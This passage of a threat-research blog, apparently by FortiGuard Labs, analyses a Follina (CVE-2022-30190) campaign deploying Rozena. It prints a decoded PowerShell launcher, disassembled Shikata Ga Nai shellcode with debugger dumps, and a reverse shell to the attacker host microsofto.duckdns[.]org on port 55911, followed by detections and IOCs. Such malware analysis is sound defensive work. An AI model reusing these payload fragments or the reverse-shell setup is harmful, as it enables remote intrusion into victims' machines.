if([IntPtr]::Size -eq 8){$NFts = $env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";iex "& $NFts $Ujk $e"} else{;iex "& powershell $Ujk $e";}
```

Figure 11. Decoded PowerShell command

Shellcode


We extracted the shellcode from the command shown in Figure 12 (SHA256: 27F3BB9AB8FC66C1CA36FA5D62EE4758F1F8FF75666264C529B0F2ABBADE9133). To dive deep in to this, we checked this binary with IDA. It can divide into following steps:

1. Retrieve decode key
2. Retrieve location relative to EIP (Figure 13)
3. Decode (XOR)



```
: type: Pure code
        segment byte public 'CODE' use32
        assume cs:seg000
        assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs
        mov     eax, 0B9389816h
        ffree   st(4)
        fnstenv byte ptr [esp-0Ch]
        pop     ebx
        xor     ecx, ecx
        mov     cl, 53h ; 'S'
        xor     [ebx+12h], eax
        add     ebx, 4
        add     edx, [ebp-6Ah]
        fimul   dword ptr [ebp+4Eh]
        xchg    eax, ebp
        scasd
        push    ebp
-----------------------------------------------------------------
        db  8Fh
        db 0CAh
        db  9Eh
        db  87h
        db 0EBh
        db  81h
        db 0B3h
        db  17h
        db  7Dh ; }
        db  70h ; p
        db 0B8h
        db    5
```

Figure 12. Extracted shellcode



```
00401000  $ B8 169838B9      MOV EAX,B9389816
00401005  . DDC4             FFREE ST(4)
00401007  . D97424 F4        FSTENV (28-BYTE) PTR SS:[ESP-C]
0040100B  . 5B               POP EBX                             shellcod.00401005
0040100C  . 33C9             XOR ECX,ECX
0040100E  . B1 53            MOV CL,53
00401010  . 3143 12          XOR DWORD PTR DS:[EBX+12],EAX
00401013  . 83C3 04          ADD EBX,4
00401016  . 0355 96          ADD EDX,DWORD PTR SS:[EBP-6A]
00401019  . DA4CA5 4E        FIMUL DWORD PTR SS:[EBP+4E]
0040101D  . 95               XCHG EAX,EBP
0040101E  . AF               SCAS DWORD PTR ES:[EDI]
0040101F  . 55               PUSH EBP
00401020    8F               DB 8F
00401021    CA               DB CA
00401022    9E               DB 9E
00401023    87               DB 87
00401024  . EB 81            JMP SHORT shellcod.00400FA7
00401026    B3               DB B3
```


```
Registers (FPU)
EAX B9389816
ECX 00000000
EDX 00401000 shellcod.<ModuleEntryPoint>
EBX 7FFDB000
ESP 0012FF8C
EBP 0012FF94
ESI 00000000
EDI 00000000

EIP 0040100B shellcod.0040100B

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
```

```
Address  Hex dump                                         ASCII
0012FF80 7F 02 FF FF 00 00 FF FF FF FF FF FF 05 10 40 00  ÿÿ..ÿÿÿÿÿÿ|┼@.
0012FF90 00 00 00 00 00 00 00 00 00 00 FF FF 00 B0 FD 7F  ..........ÿÿ.°ý╢
0012FFA0 64 81 93 76 00 00 00 00 00 00 00 00 00 B0 FD 7F  d“v.........°ý╢
0012FFB0 00 00 00 00 00 00 00 00 00 00 00 00 A0 FF 12 00  ............ ÿ↨.
0012FFC0 00 00 00 00 FF FF FF FF ED E0 7C 77 C8 6C 01 01  ....ÿÿÿÿíà|wÈl
0012FFD0 00 00 00 00 EC FF 12 00 C8 37 81 77 00 10 40 00  ....ìÿ↨.È7w.┼@.
0012FFE0 00 B0 FD 7F 00 00 00 00 00 00 00 00 00 00 00 00  .°ý╢............
0012FFF0 00 00 00 00 00 10 40 00 00 B0 FD 7F 00 00 00 00  .....┼@..°ý╢....
```

```
0012FF8C  00401005 |┼@. shellcod.00401005
0012FF90  00000000 ....
0012FF94  00000000 ....
0012FF98  FFFF0000 ..ÿÿ
0012FF9C  7FFDB000 .°ý╢
0012FFA0  76938164 d“v
0012FFA4  00000000 ....
0012FFA8  00000000 ....
0012FFAC  7FFDB000 .°ý╢
```

Figure 13. Retrieve location relative to EIP

From the above instructions, we can identify this as Shikata Ga Nai (SGN) encoding. The SGN encoding schema is from the most popular exploit framework, Metasploit. It is a polymorphic XOR additive feedback encoder that allows malicious actors to evade detection. After decoding it, the main purpose of this shellcode is to start a reverse shell to the attacker's host microsofto.duckdns[.]org with TCP port 55911 as shown in Figure 14.



```
00401086  . 58               POP EAX
00401087  . 8B58 24          MOV EBX,DWORD PTR DS:[EAX+24]
0040108A  . 01D3             ADD EBX,EDX
0040108C  . 66:8B0C4B        MOV CX,WORD PTR DS:[EBX+ECX*2]
00401090  . 8B58 1C          MOV EBX,DWORD PTR DS:[EAX+1C]
00401093  . 01D3             ADD EBX,EDX
00401095  . 8B048B           MOV EAX,DWORD PTR DS:[EBX+ECX*4]
00401098  . 01D0             ADD EAX,EDX
0040109A  . 894424 24        MOV DWORD PTR SS:[ESP+24],EAX
0040109E  . 5B               POP EBX
0040109F  . 5B               POP EBX
004010A0  . 61               POPAD
004010A1  . 59               POP ECX
004010A2  . 5A               POP EDX
004010A3  . 51               PUSH ECX
004010A4  . FFE0             JMP EAX                             ws2_32.connect
004010A6  > 58               POP EAX
004010A7  > 5F               POP EDI
004010A8  . 5A               POP EDX
EAX=75DF6BDD (ws2_32.connect)
```

```
Registers (FPU)
EAX 75DF6BDD ws2_32.connect
ECX 0040111E shellcod.0040111E
EDX 6174A599
EBX 00401151 shellcod.00401151
ESP 0012FDDC
EBP 00401021 shellcod.00401021
ESI 0012FDEC
EDI 0000004C

EIP 004010A4 shellcod.004010A4

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
```

```
Address  Hex dump                                         ASCII
004010E2 97 E8 17 00 00 00 6D 69 63 72 6F 73 6F 66 74 6F  —è|...microsofto
004010F2 2E 64 75 63 6B 64 6E 73 2E 6F 72 67 00 68 A9 28  .duckdns.org.h©(
00401102 34 80 FF D5 8B 40 1C 6A 0A 50 68 02 00 DA 67 89  4€ÿÕ‹@j.Ph┐.Úg‰
00401112 E6 6A 10 56 57 68 99 A5 74 61 FF D5 85 C0 74 0C  æj┼VWh™¥taÿÕ…Àt.
00401122 FF 4E 08 75 EC 68 F0 B5 A2 56 FF D5 6A 00 6A 04  ÿN◘uìhðµ¢VÿÕj.j┘
00401132 56 57 68 02 D9 C8 5F FF D5 8B 36 6A 40 68 00 10  VWh┐ÙÈ_ÿÕ‹6j@h.┼
00401142 00 00 56 6A 00 68 58 A4 53 E5 FF D5 93 53 6A 00  ..Vj.hX¤SåÿÕ“Sj.
00401152 56 53 57 68 02 D9 C8 5F FF D5 01 C3 29 C6 75 EE  VSWh┐ÙÈ_ÿÕ Ã)Æuî
00401162 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  Ã...............
```

```
0012FDD4  75DF6BDD Ýkßu ws2_32.connect
0012FDD8  0040111E ◄@.  shellcod.0040111E
0012FDDC  0040111E ◄@.  RETURN to shellcod.0040111E
0012FDE0  0000004C L...
0012FDE4  0012FDEC ìý↨.
0012FDE8  00000010 ┼...
0012FDEC  67DA0002 ┐.Úg
0012FDF0  A28641B9 ¹A†¢
0012FDF4  0000000A ....
0012FDF8  02020202 ┐┐┐┐
```

Figure 14. Reverse shell

The complete attack scenario from delivering a malicious document and exploiting CVE-2022-30190 (Follina) to deploying Rozena from the Discord CDN attachment space is shown in Figure 15.




Figure 15. Attack scenario

Conclusion

CVE-2022-30190 is a high-severity vulnerability that lets a malicious actor deliver malware though an MS Word document. Microsoft already released a patch for it on June 14, 2022. In this blog we showed how an attacker exploits Follina and included details of Rozena and the SGN ShellCode. Users should apply the patch immediately and also apply FortiGuard protection to avoid the threat.

Fortinet Protections

Fortinet released IPS signature MS.Office.MSHTML.Remote.Code.Execution for CVE-2022-30190 to proactively protect our customers. The signature is officially released in IPS definition version 20.326.

The downloader and all related malware from that site are detected and blocked by FortiGuard Antivirus:

MSOffice/CVE_2017_0199.A!tr

BAT/Agent.1A81!tr

JS/Follina.6FB9!tr

Data/Shikata.A!tr

W32/PossibleThreat

Both the downloaded URL and attacker's host have been rated as "Malicious Websites" by the FortiGuard Web Filtering service.

The oleObject data in Microsoft Office files can be disarmed by the FortiGuard Content Disarm & Reconstruction (CDR) service.

All Fortinet Protections and Outbreak Detection, Threat Hunting actions for Fortinet SOC solutions can be found in the Folina Outbreak Alert.

IOCs

SHA256:

432bae48edf446539cae5e20623c39507ad65e21cb757fb514aba635d3ae67d6

5d8537bd7e711f430dc0c28a7777c9176269c8d3ff345b9560c8b9d4daaca002

3558840ffbc81839a5923ed2b675c1970cdd7c9e0036a91a0a728af14f80eff3

27f3bb9ab8fc66c1ca36fa5d62ee4758f1f8ff75666264c529b0f2abbade9133

69377adfdfa50928fade860e37b84c10623ef1b11164ccc6c4b013a468601d88

Learn more about Fortinet's FortiGuard Labs threat research and intelligence organization and the FortiGuard Security Subscriptions and Services portfolio.